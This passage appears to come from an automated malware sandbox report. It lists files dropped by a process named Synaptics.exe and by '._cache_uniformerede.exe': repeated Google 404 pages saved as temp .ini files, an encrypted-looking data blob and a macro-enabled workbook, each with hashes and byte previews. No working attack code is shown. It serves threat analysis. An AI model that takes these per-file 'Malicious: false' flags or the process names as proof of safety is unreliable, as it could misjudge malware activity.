Preview:	@...e.....h.....L.K...}.....@.....H.....<@.^.L."My...:P..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.. .....'....L..}.....System.Numerics.4.....Zg5..:O..g..q.....System.Xml..@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1 .....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\6D6YYf5.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.263193514344487
Encrypted:	false
SSDEEP:	24:bsF+0MSU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+z+pAZewRDK4mW
MD5:	B5C49CC9E8DC5BB7979D44D737899DB3
SHA1:	1CB0774BDC9C65E0A64F7FA8D823794C9D8A9161
SHA-256:	D2FE0124264D63EA2EB3FF79940B41F1985012D54E84F3570C15EE9A1EB1EB48

SHA-512:	6841EAED08CDD4C4BE9CC21046B1C2D93AFF0B7A34FE60A8361221B9144693E0EEA3B0A5830BCEBE6E8A333CCF515846643D590AF7B263CAC2F298D98234999F
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="UnOTan-iGx4fSwR8KWVDbQ">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\79Qsp1R.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.254010098815258
Encrypted:	false
SSDEEP:	24:bsF+0xySU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+Ky+pAZewRDK4mW
MD5:	4309ACA8FE965CECD1BE6514FFECE3B4
SHA1:	7D3CB895EA60DF7EABC9F6782A550855CAA46B85
SHA-256:	1333C16A831C61707FB22D3D5C0C5538697F404F5D48873946721B260A66963F
SHA-512:	CAFC30C2070FA594DA4F88627A7AC9AA9B1CEC5C8BE24A42DCBF92B8B1F0E78A2DCE8CCBF402F1510A4EC446A7A683D7D84A0775DCFF29B6020473C424F5E0A2
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="uxH3n6qsdeVxHxiqEFvg1A">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\9nIC29m.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.266160886679918
Encrypted:	false
SSDEEP:	24:bsF+0lWDSU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+ym+pAZewRDK4mW
MD5:	B7701E37A612013DF67A0990CE2D81BC
SHA1:	0814185B4905AEBCE392297D16D0CFCBC864E140
SHA-256:	CE9010DF0F130D27BAE288151624008B28320FCC19690062AF3F7431538F7F73
SHA-512:	3CAD5A2527F1C0F0AFABADDA57CA4BB39B3E4E956D0151D478DCC49FBE5FEA96FD74F383BE10E47DA7F45E34F607BF2964CF9CE4E1C970FE5949695A90AEA083
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="BzfEXWApUaIy2onkKQoLTQ">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\A74oXdM.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.262537312649583
Encrypted:	false
SSDEEP:	24:bsF+0ZySU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+b+pAZewRDK4mW
MD5:	12084AEDF546294AFA8CB823217F89A1
SHA1:	38F8AFC0D5FD9F242496295C97B53F353D171DDD

SHA-256:	A6CF48D32BC467AA5B5A963653525AFF89DF1540289870BA462D4D9B8C46F169
SHA-512:	C60DCCA7B8973A399442115C678B6E87BAFC0A5DED5C67566D92488DC3B94A95F1B470A189D9B86BC1B9BBD9758F3DBCA9EE5F24F181A8ADC143C5319FE30B2D
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="AyQD7gHrQazz1KSmlkMQvg">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\AEB8Tw9.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.260631526490981
Encrypted:	false
SSDEEP:	24:bsF+0TSU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+w+pAZewRDK4mW
MD5:	2EC6D02BC24F3CBCF138E77C18D63CE2
SHA1:	4AF05824DF9A13E2B5516E620F724839CA4515BF
SHA-256:	EA55864C1F586EEC4423D483518C866D583552A7B23783A7DD23BDDCCC63DFEA
SHA-512:	AEDF9BA99E0F5CE5B6F05D2F14DAF861669A7322C2D89B70603509D0A6107EFE91DF3CC27E81CF0943EFC3D6498365350683CED44117975A9EE3545D8C158B2D
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="GoTjizcKOBGRGwE7giIZgg">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\Ap7UmLD.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.25999015877655
Encrypted:	false
SSDEEP:	24:bsF+0VSU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+K+pAZewRDK4mW
MD5:	CDAD74A4440693FE98FF06D1C92F8264
SHA1:	04E96DB5A6D5DF6C8E6ABD706D9F85AFE32C1691
SHA-256:	0CDA8EAA8B2B3B3C8CAED6449AFD34516F1AC6BD3EA2E3FE7853CA563F7BD624
SHA-512:	6DED5DD7ECFF6E017839C772DFB464B815301496909178016DF7BADD8E6B42A31027C5B581B836FF5170437850F9E2CCBEC5841192ABFF0A3E998750752FD925
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="HqInpAb4q-UA0p5Ap9EuAQ">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\CrVbcG3.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.265093555739085
Encrypted:	false
SSDEEP:	24:bsF+0RSU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+W+pAZewRDK4mW
MD5:	40541C44E1A2C92BBB011980646390BD
SHA1:	E8CB7690FAEEA6EB26377114E68AA888E08EDB5D

SHA-256:	0945F65B1D726D99B2AF379BD9345FDF5CF72D90E67F41B0A2D196F7C9BBC0B9
SHA-512:	1FBA270CA7A4FDF7EFF856F7460F6579399E4F9E53F78B4D58A0A47F6781601266C5C8DEFA349F157A8B4C44616D3E5B9C6695F5A7990D8DAB26F3518D872284
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="XKD48708HUjfc2xAbsoU9A">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\Forfrelses5.kni

Process:	C:\Users\user\Desktop\._cache_uniformerede.exe
File Type:	data
Category:	dropped
Size (bytes):	387599
Entropy (8bit):	7.923786371334464
Encrypted:	false
SSDEEP:	6144:zqGNqFRp81ckmvkdQ3Px8PjVWLAefmp88Q7YBy69ZrNlCTif9zUCIpkbrZFV:ea5svkdQfx8PjVWUem2YBy6LrNITiVzz
MD5:	4AAB1798D3B3A95F833CB8A3EBBD45B5
SHA1:	07C3BD47B41080B20A7D05543E8B055AD0CAA3E1
SHA-256:	3B171F2E59DFDFDA8F1198FF352A15E65ADCED5F7148795369489179A58D6DB0
SHA-512:	764B2D517ADA103BAC727775DCAE3F2AEF1E38649587EFF5A3D31E039E1E2C519054082F8EF508E71B3A32D5A2AAC531601867A3A3CF9D4BA5C677F47A01F32A
Malicious:	false
Preview:	bH..v.....f.O$4.:qMo.2..d....VY]..=....R.T.jL..]kRI)...../.=p....w..v.a.o.mE.9.m\|.F.v..D..!SLG.Ry.%...u.....W.....J{.?.']PE....!9k.dk...CbY.q....V$.rw:..?Ex...(.:.b.d<.hi.....:.:.x,Y. ...N3.1..A...y.....b....D._.j.vw.....f2.....c(.g.u...f9I.5.....N...{.{.\.G.... 2x.I.i..p<4MI.....H.T...K..{...P.3t3..;. .V[NhAj...4..D.....ZS...a#.(..~...\l.l.$.Ia.....L....{/.S..{r.\...O.B-.F....s... .^J.#.H...V..u..vc.%.K.}.PQB...t.q..+[..]@pClf2...r:..c..._@..,a:.MN.....k...ER.c.....%._bj.s.2V,.U....I....e.[....z..o+..0A.#.@4...1,.d.....K.tO.+.xf"....Y.i.%....X..nk.....z.5.!xq.{. ....TP.....l['...c%f..s.,.....x..{..6m.~[&.'{p.....\|.N.9...n,..$:]"..r....Z....k.a..<.p..\...^8*...k..H(]...4.6..c.A.S}...n(I.p..)|:..h.R6..6..!.v.....? ...ar..."_...vCA.qsH.f..g...Y).....0<U.V ..~....B.R(a.&.:s..q..{jU41x.b...`...9.s;.6..C8...x.....v.;w.A.O.....P6M...P.6h....{....z.@G.....Zs...j.p&./..|2.AM....O,...HU?.D#2..(..N=.._m.}.$g.^.z...yzV

C:\Users\user\AppData\Local\Temp\Fp5pWOv.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.264699310392705
Encrypted:	false
SSDEEP:	24:bsF+035YDSU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+YY+pAZewRDK4mW
MD5:	0E40F1B3BE2664251A057C3C25F8B40C
SHA1:	CF6DDA64F15CAFE718359A496DF91EBA631901E2
SHA-256:	E99333046DF17A07F917AE29132218E35857E325FB2F40F81ED003FBB281D8B4
SHA-512:	3FC5D03F616AA47D07026A985C07B21B0FF0F5C47377AD0D4D973E9D988E217EC17A63AABAFB94863DFB12E6CF4DC318B7C091262A8B3E3E356AA376FAB5FFF4
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="jZZUsfKVxcF-KtVNwQ9-lQ">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\HEaQKbm.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.255533734344521
Encrypted:	false
SSDEEP:	24:bsF+0cSU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+f+pAZewRDK4mW
MD5:	DD6782F34D39587DF9A63777FAECA595
SHA1:	D3935DE2AC954B7F19372020F25E844EED74450F
SHA-256:	34C81BAAE33FFAF55720E9575AF7F203887FACD303DE421ABBDE4CAD946DF5B9

SHA-512:	E7D097D9BB845E593BFFAE20F04969BD0C82D4D23E816DC8C05A359CCA68CED2F29E70DB0457CE7D86B5B51C9721324BDD6AFEE270D3ABC7B0D21C7EE1875AC
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="LeWMoGB--_KAeopU33bojw">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\Hk28YM9.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.27651127842957
Encrypted:	false
SSDEEP:	24:bsF+05SU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+K+pAZewRDK4mW
MD5:	9E40F5F14B4F270901DA7439511A82A3
SHA1:	D5F454B26EDFDE8939F94AEA30D5C32D39BC9A25
SHA-256:	E01B891EB7E80E95E7AD94B530E4F2246A0EC1DF87CAE6E629D0B76223F8DE84
SHA-512:	1BB1CDC37A212C6503A7BDFDC73DA742CEF271DFE8DBD62A0BADB1DA2398DCCD617693809312B4F66BF6EAB6DBD111B99BF950A099FB911487FCAE5B933B18B1
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="u_EXop8B6LA8H-VJffKUSA">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\JcTixxK.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.259950883259115
Encrypted:	false
SSDEEP:	24:bsF+0vSU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+8+pAZewRDK4mW
MD5:	7EE89D6391026DF4F7831C95A0D0D2D3
SHA1:	AACB402DE6CA661E9346EDBAF8E25E0668E71B85
SHA-256:	7DD1E65FD2E54204988F375A511A39CA731E409D5BC85FC3D522A7CBD5C6C82B
SHA-512:	D9F4D96A8ACE8C4B514366AAE9F9D8605BFDFD3FBA2747F24B9BC93D44D9FD16894D44DCBA84CC4E279AF63DFE09523BD30942E1A06FD3A5EB64B0F510F08A69
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="JjyestReKDUHk4mbM1FZow">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\KrD7UxG.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.266186102482499
Encrypted:	false
SSDEEP:	24:bsF+0VbSU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+K+pAZewRDK4mW
MD5:	951AF258DBAE8260C49BB520432A78DE
SHA1:	016D5366299873206982A115616B35A7F5F7C077

SHA-256:	5CFB033F81E0E29DDB3AD643CF1E51C48379648953DFC6C95815F8DBCA01ACFC
SHA-512:	18E5B34B61B754A5D67F36D53529A4F5BC1350B2307E40AA96E00768257448158BA3E2ACF331B85D92C8E3222C52D4CD5271CD6F4CBFCDD894178960BA618D8
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="8SxTRSHiweffjsq6nN3KTA">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\MTLdFLE.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.266280444801442
Encrypted:	false
SSDEEP:	24:bsF+0QDUSU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+u+pAZewRDK4mW
MD5:	73B8E5C9530F9B089BDC0E8BD4C55E82
SHA1:	D0CE08FDA40B66BD46CA476A315F83A615EDF44B
SHA-256:	910FD2969B0D31D04CE0D720A60310FC30E0397A73516D079CA3D32949FBEC2B
SHA-512:	7A93F0FB3987222C12E9377F3E5697B4B63289C27DA6099361100B161C100A398AFA634F233D42E84DC0C74042043BA2A9A281D5A3D2F4EA0DE49A82C0EC9024
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="wP5qirZj-ZZ4GN_JY-qUBg">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\NDyKofJ.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.264545281101612
Encrypted:	false
SSDEEP:	24:bsF+08SU6pepPQfkZbc6cn1BZdAe1nCr1LTHm6D9viLRIxv+5A:bK+X+pAZewRDK4mW
MD5:	1C68CB7AFAAC18F9B253C9BFAA1A4A77
SHA1:	147297220FC5CD3DB80FB9DBFCEDBEF1F7AE957B
SHA-256:	B0008F58F98D780737C82F7CB2AACB591AB45B2DA477920166465D49BF4F6B9B
SHA-512:	FEA84EE5FA3D51E32322F74BE240DA3D808D5D2AE8EEC20E6CDB8531E5D34ED592C6A7FA4980F282ECD0EB88A317026797C2F8D8FCAE8FD445A58755D4EC4AF8
Malicious:	false
Preview:	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="xLqjLAwnUTWVbmwCR3m4Dg">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{color:#222;text-align:unset;margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px;}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}pre{white-space:pre-wrap;}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) n

C:\Users\user\AppData\Local\Temp\OBixP3cz.xlsm

Process:	C:\ProgramData\Synaptics\Synaptics.exe
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	18387
Entropy (8bit):	7.523057953697544
Encrypted:	false
SSDEEP:	384:oUaZLPzMfVSa1VvYXmrsdPkLmDAx7r/l0:oUatwNSSvY2IdsHr/y
MD5:	E566FC53051035E1E6FD0ED1823DE0F9
SHA1:	00BC96C48B98676ECD67E81A6F1D7754E4156044
SHA-256:	8E574B4AE6502230C0829E2319A6C146AEBD51B7008BF5BBFB731424D7952C15

SHA-512:	A12F56FF30EA35381C2B8F8AF2446CF1DAA21EE872E98CAD4B863DB060ACD4C33C5760918C277DADB7A490CB4CA2F925D59C70DC5171E16601A11BC4A6542 04
Malicious:	false
Preview:	PK.....!...5Qr...?.....[Content_Types].xml ...(..... ....N.0.E.H.C.-..@.5.....(..8...-.[.g.....M^..s.5.4.I..P;..!....r....}._.G.`....Y....M.7....&.m1cU..I.T.....`.t...^.Bx..r..~0x....6...`....reb2m.s.$.%...-*c.{.. .dT.m.kL]Yj.|..Yp..".G.....r...).#b.=.QN'...i..w.s..$3..))).....2wn..ls.F..X.D^K.....Cj.sx..E..n._ ....pjUS.9.....j..L...>".....w.... ....l{.sd*...G.....wC.F... D..1<..=...z.As.]...#l.....PK.. .....!..U0#....L....._rels/.rels ...(.....

C:\Users\user\AppData\Local\Temp\QwRBqv2.ini

Process:	C:\ProgramData\Synaptics\Synaptics.exe
